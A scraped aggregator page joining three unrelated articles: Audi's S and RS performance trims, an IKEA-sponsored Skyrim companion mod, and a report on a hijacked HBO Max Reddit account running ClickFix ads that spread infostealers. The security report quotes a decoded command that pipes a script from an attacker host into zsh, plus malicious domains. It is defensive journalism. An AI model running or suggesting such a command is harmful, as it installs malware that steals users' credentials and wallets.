Audi’s S badge dates back to 1990 and the debut of the S2 Coupe, which packed a turbocharged five-cylinder engine and the company’s Quattro all-wheel-drive system. The RS designation arrived a few years later in the form of the 1994 RS2 Avant, which was co-engineered with Porsche and took Audi’s factory performance efforts to a new level. That’s how it’s been ever since, with RS models offering more performance than the already-potent S-badged cars.
Technically, Audi actually has three different levels of performance branding that use the letter S. At the bottom of the ladder are the S Line models. Despite the S branding, these cars aren’t performance models; instead, they’re cosmetic packages with sportier interiors and exteriors. The proper S version of a vehicle brings substantial mechanical changes, and an RS version — if available — will push the performance upgrades even higher.
Audi doesn’t offer multiple performance variations for all its models, and the RS treatment is limited to certain models. The Audi Q5 SUV, for example, is currently offered in the base Q5 guise and a more powerful SQ5 variant, but not in an RS trim. On the contrary, the sleek Audi A7 is currently only available as the fire-breathing RS7 Performance model, with a twin-turbocharged V8 under the hood.
More than just an extra letter
Over the years, Audi has given the RS treatment to everything from sedans and station wagons to coupes, convertibles, and even SUVs. If you want a perfect example of how the current Audi performance offerings change as you move up the ladder, look no further than the A3/S3/RS3 family. In its base form, the American-market A3 sedan is powered by a turbocharged 2.0-liter four-cylinder engine that makes 201 hp and has a standard all-wheel drive system.
Stepping to the more expensive S3 brings a substantial jump in performance. It still has a 2.0-liter turbo engine, but the S3’s version makes 328 hp and delivers that power through an upgraded all-wheel-drive system with a trick rear differential. Then, on top of the food chain sits the Audi RS3.
To some eyes, the exterior differences between the S3 and RS3 might seem minimal, but it’s a completely different beast under the skin — and the differences start under the hood. Instead of the turbo four-pot, you’ll find Audi’s legendary turbocharged five-cylinder, with its stout 394 hp and 369 lb-ft of torque taking the car to 60 mph in just over three seconds. The RS3 looks meaner and goes faster, and our experience behind the wheel of a 2025 RS3 showed that it’s one of Audi’s most exciting vehicles — and that the extra “R” offers more than just extra power.


Swedish furniture giant IKEA paid Kinggath Creations to build a free official Creation for The Elder Scrolls V: Skyrim, and the finished work arrived on Bethesda’s Creations menu on September 9 for PC and Xbox. Players who pick it up get a new companion named Kallax Storageborn, a walking cube of shelves modeled on IKEA’s familiar Kallax bookcase, voiced in full by Matt Berry.
Inventory weight is what finally gets the assistance to show up and send you in the direction of Storereach, a long-abandoned Dwemer emporium. At first, it’s just a cave, but it quickly transforms into a two-story self-service shop, complete with shopping trolleys rattling around, mannequins dressed in ghostly gowns, and a faintly (yet annoying) music playing in the background. Inside, you’ll find an ancient assembly manual written in the normal IKEA style, a staff that resembles an Allen key, and a mystery soul-stone. You then have to search for three missing panels with the assistance of a small army of Dwemer spiders, stick them in place, fire the staff, and before you know it, the creature awakens and begins talking to you.

Xbox Series X – All Digital Gaming Console – 1TB SSD – Includes Wireless Controller – 4K Gaming – 120FPS…
- FASTEST, MOST POWERFUL XBOX — Experience next-generation performance with 12 teraflops of processing power, delivering smoother gameplay, richer…
- TRUE 4K GAMING UP TO 120 FPS — Enjoy breathtaking visuals with true 4K resolution, HDR, and frame rates up to 120 FPS, plus hardware-accelerated ray…
- 1TB CUSTOM SSD AND XBOX VELOCITY ARCHITECTURE — Reduce load times dramatically with the custom 1TB NVMe SSD and XBOX Velocity Architecture, enabling…

Berry’s voice does most of the heavy lifting after that. Kallax comments on locations, follows you through grass and stone with the low scrape of furniture being dragged, and carries an unlimited pile of loot that actually sits on its shelves in the world. You can also summon Kallax by shouting out a new Thu’um, “AYE-KEY-YAH,” even if it is not your active buddy. Later in the game, you begin to receive a few more tasks, one of which takes you off in search of a lost writer and his helper, then into an extremely old Nordic ruin that’s so clogged with rubbish that Kallax has to go and clear it out to open up the blocked passageways. The last task involves a Clutter Golem.

New gear simply keeps the joke running without slowing you down too much. You can take out the Allenblade, a massive hex key, and Kallax even totes the Meatball Helmet. People who have reached the conclusion of the Creation report finding a spell called Billy bookshelf that releases Swedish meatballs, as well as a Shield of the Returns Policy hanging in the shop. None of it attempts to pass itself off as legitimate game lore. So when you find a skeleton in the bathroom with a hastily scrawled note reading “died lost in the aisles,” it’s just a hilarious little inside joke rather than a major story aspect.

Kinggath went all out on this one, treating it like a true dungeon pack rather than a generic advertisement, thus chambers feature secret rooms and stuff that matter even at low levels. The final chamber? Several players praised it as unexpectedly grand. You can still finish the civil war, yell at dragons, and smash some mudcrabs later. Kallax simply tags along, eliminating the need to discard iron helmets in a river. The creation is free, by the way; simply go to the in-game Creations menu or browse the creations.bethesda.net website.
[Source]
Hackers compromised HBO Max’s official Reddit account and used it to push malicious ads that launched ClickFix attacks to infect Windows and macOS devices with information-stealing malware.
Security researchers at Hudson Rock and ADAMnetworks analyzed the campaign and say the verified u/hbomax Reddit account was hijacked and used to launch 108 malicious advertisements over about 48 hours.
The ads used a social engineering technique known as ClickFix, which tricks users into copying and pasting malicious commands into Windows Run, PowerShell, or macOS Terminal while pretending to fix an error, verify a CAPTCHA, or install legitimate software.
The type of attack has become increasingly popular among cybercriminals because victims run the malicious commands themselves using legitimate operating system tools, potentially bypassing some browser and security software designed to detect malware downloads.
While some of the advertisements pushed by the HBO Max account impersonated the streaming service, others promoted fake AI tools, developer software, and macOS utilities.
Hudson Rock and ADAMnetworks have linked the attack to a larger campaign they call PasteSwitch, which targets both Windows and macOS systems and has been used to distribute information stealers, loaders, cryptocurrency clippers, and fake cryptocurrency wallet applications.
The researchers say PasteSwitch refers to the operation’s use of attacker-supplied commands that victims paste into their systems, while the attackers’ backend switches between campaigns, platforms, payloads, and crypto theft methods depending on the visitor.
BleepingComputer contacted HBO and Warner Bros. Discovery with questions about the incident but has not received a response.
Fake HBO Max app delivers malware
The campaign was initially discovered after a Reddit user spotted an advertisement posted from the verified HBO Max account promoting what appeared to be a native HBO Max application for macOS.

Source: Adam Networks
“I was browsing Reddit and saw an ad displaying u/hbomax as the author – this advertised a macOS HBO Max app which I’d not heard of and was interested in. The user is verified and appears to have posted many times in the official HBO Max subreddits,” warned the user.
“The advert takes you to hbomaxx[.]us which looks somewhat legitimate, and has a join button / download. Clicking these opens up the classic infostealer/clickfix paste this command to download. Having checked, this downloads an executable with other capabilities for account compromise (obviously all done in a full sandbox – inspecting the output only, not running anything).”
After clicking the advertisement, users were redirected to a convincing fake HBO Max website that claimed to offer the application for download.
One of the fake HBO Max sites used in the campaign was hbomaxx[.]us. However, clicking the download button did not download an app, but instead displayed instructions telling visitors to open Terminal and paste a command to install the software.

One of the macOS commands BleepingComputer saw in this attack used Base64 encoding to obscure the command it executed. Once decoded, it contained the following command:
export _watch_v2=97d9d8dc;curl -sL "https://ember-bridge[.]com/curl/a44a37519au/setup.sh"| zsh
Hudson Rock noted ember-bridge[.]com as infrastructure used in September for malware delivery in the PasteSwitch operation.
One malware family used in this attack is MacSync, which Hudson Rock says steals browser credentials, Firefox profiles, Telegram data, Apple Notes, and macOS passwords.
Another attack chain deployed “AMOS helper,” which establishes persistence using a directory named .com.apple.accountsd. The malware can then enroll infected systems with attacker-controlled servers to receive additional tasks.
The campaign has also distributed fake Ledger, Trezor Suite, and Exodus cryptocurrency wallet applications designed to steal victims’ wallet recovery phrases.
On Windows systems, PasteSwitch has been observed displaying instructions that cause victims to execute commands using mshta and PowerShell.
Hudson Rock says one Windows attack chain used an MP3/HTA polyglot to create a scheduled task, launch 32-bit PowerShell, disable Microsoft’s Antimalware Scan Interface (AMSI), and generate victim-specific infrastructure based on the computer name and username.
Later stages used obfuscated PowerShell and shellcode to load the Amatera Stealer directly into memory without first saving the final payload to disk.
PasteSwitch has also been seen pushing cryptocurrency clipboard hijacking malware, including AnimateClipper and ZigClipper.
The researchers say the HBO Max advertisement was part of a much larger advertising campaign run through the compromised Reddit account.
The researchers identified 40 ads pointing to hbomaxx[.]app, 36 promoting the fake AI and developer site codex-craft[.]com, 15 promoting apple.clean-disk-guide[.]com, 11 pointing to code-desktop[.]com, and six promoting hbomax-macos[.]com.
This allowed the attackers to target a larger audience than just HBO Max users, including developers and users searching for AI software and system utilities.
After the malicious advertisements were reported, a Reddit admin paused them and reported them to Reddit’s Security and Safety teams.
It remains unclear how the attackers accessed the HBO Max Reddit account or whether any other HBO or Warner Bros. Discovery accounts or systems were affected.


Sports3 minutes ago
Prospect game takeaways: Flames’ Mace’o Phillips steals the show

Tech4 minutes ago
Why Is My iPhone ‘Optimizing Search and Siri’ With iOS 27?

News Videos5 minutes ago
Crypto Payment Gateway Development #cryptocurrency #paymentgateway #blockchain #usa #uk #uae #iran

Tech7 days ago
Memory prices are slowing because buyers ran out of money

Business5 days ago
Micron Stock Climbs Above $1,031 as AI Memory Crunch and a $50 Billion Outlook Fuel the Rally

Tech2 days ago
The Latest Weird Thing to Play Doom Is the Mapped-Out Brain of a Fruit Fly
News Videos5 minutes ago
Crypto Payment Gateway Development #cryptocurrency #paymentgateway #blockchain #usa #uk #uae #iran

News Videos13 minutes ago
Why India’s Financial Year Starts on 1 April? | #shorts

News Videos27 minutes ago
#motivation #love #emotionalstory #facts #wedding #cinematicshort #cryptocurrency #emotionalvideo
-
Tech7 days ago
Memory prices are slowing because buyers ran out of money
-
 Business5 days ago
Micron Stock Climbs Above $1,031 as AI Memory Crunch and a $50 Billion Outlook Fuel the Rally
-
 Tech2 days ago
The Latest Weird Thing to Play Doom Is the Mapped-Out Brain of a Fruit Fly
-

 Fashion4 days ago
Weekend Open Thread – Corporette.com
-

 Business5 days ago
AMD Stock Climbs After Management Lifts 2027 Data Center Outlook Toward $70 Billion in AI Sales
-

 Crypto World7 days ago
Robinhood Stock: How To Take Advantage With Reduced Risk
-

 Crypto World6 days ago
Bitcoin price risks $76K drop as $78K support weakens
-

 Crypto World4 days ago
XAG/USD: Silver’s Short-Term Rally Meets Its Moment of Truth
-

 Crypto World5 days ago
2 Chip Stocks Broke Out This Week. Neither Was Nvidia
-

 Crypto World6 days ago
Ethereum price stalls below $2,500 as ADX drops to 11
-

 Business4 days ago
10 Most-Streamed Songs On Spotify In 2026 So Far, Led By Ella Langley’s Dominant Run On The Charts This Year
-

 NewsBeat7 days ago
England up in reading, maths and science rankings as Scotland and Wales dip
-

 Tech4 days ago
Battery life is the only iPhone 18 Pro and iPhone Duo upgrade I care about. Apple didn’t disappoint
-

 Crypto World4 days ago
OKX launches 10x OpenAI, Anthropic X-Perps in Europe
-

 Crypto World4 days ago
Diesel Tops $6 a Gallon for the First Time as 28 States Set Records
-

 Crypto World7 days ago
Intel Stock Jumps 9% on Chip Price Hike Report, US Stake Gains $36 Billion
-
 Tech5 days ago
Apple Watch Ultra 4 vs Watch Ultra 3: Should you really spend another $799?
-

 Crypto World5 days ago
Pi Network ships Protocol 27 on a network with 14 million users and zero DeFi
-

 News Videos4 days ago
Facing Financial Fears
-

 Crypto World5 days ago
Bitcoin price risks $70K if $78K neckline breaks
You must be logged in to post a comment Login